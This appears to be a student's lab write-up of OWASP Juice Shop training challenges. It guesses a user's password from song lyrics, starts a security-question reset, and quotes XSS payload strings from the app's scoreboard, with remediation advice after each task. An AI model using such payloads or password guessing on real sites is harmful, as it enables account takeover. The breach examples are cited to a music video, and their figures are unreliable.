
Real-World Scenarios:

- Exploitation of Weak Passwords
- Full Application Compromise
- Access to Sensitive Data
- Unlimited Login Attempts

TASK 2

Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.

In this scenario, we had already obtained the admin's username and password from the previous task. With this information, we accessed the administration page directly from `localhost/#/administration`, as we had done in our last project's part 1, task 2's admin section.



Upon reaching this page, we discovered that the username was `mc.safesearch`, which we promptly copied. To uncover the password, we searched for his name in the Google search bar and stumbled upon one of his songs, which provided us with the necessary clue.

The screenshot shows a list of reviews on the OWASP Juice Shop website. The reviews are as follows:

- jim@juice-sh.op: Great shop! Awesome service! (***@juice-sh.op) ★★★★
- bender@juice-sh.op: Nothing useful available here! (**der@juice-sh.op) ★
- bjoern.kimminich@gmail.com: Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray mar... ★
- ciso@juice-sh.op: Incompetent customer support! Can't even upload photo of broken purchase!... ★★
- support@juice-sh.op: This is the store for awesome stuff of all kinds! (anonymous) ★★★★
- morty@juice-sh.op: Never gonna buy anywhere else from now on! Thanks for the great service! (anony... ★★★★
- mc.safesearch@juice-sh.op: Keep up the good work! (anonymous) ★★★★
- j12934@juice-sh.op:
- wurstbrot@juice-sh.op:

Items per page: 10 1 - 10 of 20 < >

Items per page: 10 1 - 8 of 8 < >

The screenshot shows a Google search results page for the query "MC SafeSearch password". The top result is a video titled "MC Safesearch - Protect Ya Passwordz (2014)" by IMDb - Dropout, uploaded on Oct 27, 2014. Below it are other video results and a link to a blog post.

MC SafeSearch password

About 85,800 results (0.24 seconds)

Videos

MC Safesearch - Protect Ya Passwordz (2014)
IMDb - Dropout
Oct 27, 2014


★ ★ Login MC SafeSearch (Sensitive Data Exposure)
YouTube · Hacksplained
Apr 13, 2020

3 key moments in this video


Login MC SafeSearch - Sensitive Data Exposure - OWASP ...
YouTube · m10x.de
Jan 4, 2021

OWASP Juice Shop Solution for Login MC SafeSearch. Log in ...
YouTube · Web Security Tutorials
Sep 29, 2020

therefore, we found his youtube video song, we watched it, and able to find his password, by watching his lyrics as captions.



to see properly his lyrics, we search on google for YouTube video lyrics, we open the website and paste the YouTube link on it, view whole the lyrics.



In this song, he explains how to remember your password with the spoken word. He states that " you can use the name of your favorite pet. For example, Mr. Noodles is my favorite pet." In the rap, he also states, "If you know my password, I'll replace the vowels with zeros, so it doesn't matter if you say no."

The screenshot shows a web browser window with several tabs open. The active tab is 'youtubetranscript.com/?v=v59CX2DIX0Y&t=6'. The main content area displays a video player for a YouTube video titled 'Rapper Who Is Very Concerned With Password Security'. Below the video, the lyrics are shown as a transcript:


you know what they say passwords to
protect that money from online I'm
shopping and I'm feeling fine but I
gotta use some passwords to keep what's
my password to codes that protect your
stuff you gotta keep them all the
secrets as they say for know but then
how do you remember is the question that
I get I say why not use the first name
of your favorite mine's my dog mr.
noodles they don't matter if you know
cuz I was tricky and replaced some
vowels wit Z bones I mean not you know
what never mind that was a general
example not specifically mine if you try
to log in you give my username wrong
wait did we just saw that I don't let
the start of the song oh man
give me two quick seconds I mean I'm not
worried dog cuz I'm password-protected
keep your words keep your passwords
tight if you keep your word to secret

At the bottom left of the transcript area, there are buttons for 'Copy entire transcript', 'Jump to video position in transcript', and 'Autoscroll'.

By watching his YouTube video song and paying close attention to the lyrics as captions, we were able to decipher his password. In the song, he suggested using the name of one's favorite pet as a password, giving "Mr. Noodles" as an example. Additionally, he mentioned replacing vowels with zeros in his password for security. Based on these hints, we came to the conclusion that the password might be "Mr.N00dle," with the vowels "O" changed to zeros per his directive.

The screenshot shows a Kali Linux desktop environment with a browser window open to the 'OWASP Juice Shop' login page. The URL in the address bar is 'localhost:3000/#/login'. The login form has an 'Email' field containing 'mc.safesearch@juice-sh.op' and a 'Password' field containing 'Mr. N00dles'. The 'Password' field is highlighted with a red box. Below the form are links for 'Forgot your password?' and 'Log in'. There is also a 'Remember me' checkbox and a 'Log in with Google' button. At the bottom of the page is a link for 'Not yet a customer?'. The browser toolbar at the top includes icons for File, Machine, View, Input, Devices, Help, and various application icons.

Following this finding, we logged out of the administrative page and attempted to get in using the original MC SafeSearch user credentials. In the end, we were able to access the account and therefore do this work successfully.



Vulnerabilities Exploited by Task 2:

- Weak Password Creation
- Absence of Account Lockout Mechanism

How Vulnerabilities Can Be Fixed or Addressed:

- Recommend the use of strong, unique passwords free of identifiable personal information.
- Implement two-factor authentication.
- Implement strict guidelines for password length.
- Implement account lockouts.


Real-World Scenarios:

- Weak passwords (such as those derived from pet names or other sensitive information) may allow unwanted access.
- For example, the LinkedIn breach in 2012 (MC SafeSearch - Protect Ya Passwordz (2014), 2014)
- The Adobe breach in the same year resulted in the theft of almost three million encrypted customer credit card records and login data for 38 million "active users," highlighting the impact of weak password security. (MC SafeSearch - Protect Ya Passwordz (2014), 2014)

TASK 3

Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the truthful answer to his security question.


We analyze the OWASP Juice Shop security vulnerabilities caused by broken authentication. The purpose of the "Forgot Password Screen" was to retrieve the email address and security question in order to reset the login password. The answer to the security question is to track data uploaded by users. To solve this task, we apply the Björn's Favourite Pet approach.




The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the OWASP Juice Shop legacy score board at localhost:3000/#/score-board-legacy. The page displays a table of challenges:

Name	Difficulty	Description	Category	Tags	Status
API-only XSS	★★★	Perform a <i>persisted XSS</i> attack with <iframe src="javascript:alert('xss')> without using the frontend application at all.	XSS	Danger Zone	<input type="checkbox"/> unsolved
Admin Registration	★★★	Register as a user with administrator privileges.	Improper Input Validation		<input type="checkbox"/> unsolved
Admin Section	★★	Access the administration section of the store.	Broken Access Control	Good for Demos	<input checked="" type="checkbox"/> solved
Bjoern's Favorite Pet	★★★	Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the <i>original</i> answer to his security question. Use the bonus payload <iframe width="100%" height="100%" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe> in the DOM XSS challenge.	Broken Authentication	OSINT	<input type="checkbox"/> unsolved
Bonus Payload	★		XSS	Shenanigans Tutorial	<input checked="" type="checkbox"/> solved
Bully Chatbot	★	Receive a coupon code from the support chatbot.	Miscellaneous	Brute Force Shenanigans	<input type="checkbox"/> unsolved
CAPTCHA Bypass	★★★	Submit 10 or more customer feedbacks within 20 seconds.	Broken Anti Automation	Brute Force	<input type="checkbox"/> unsolved

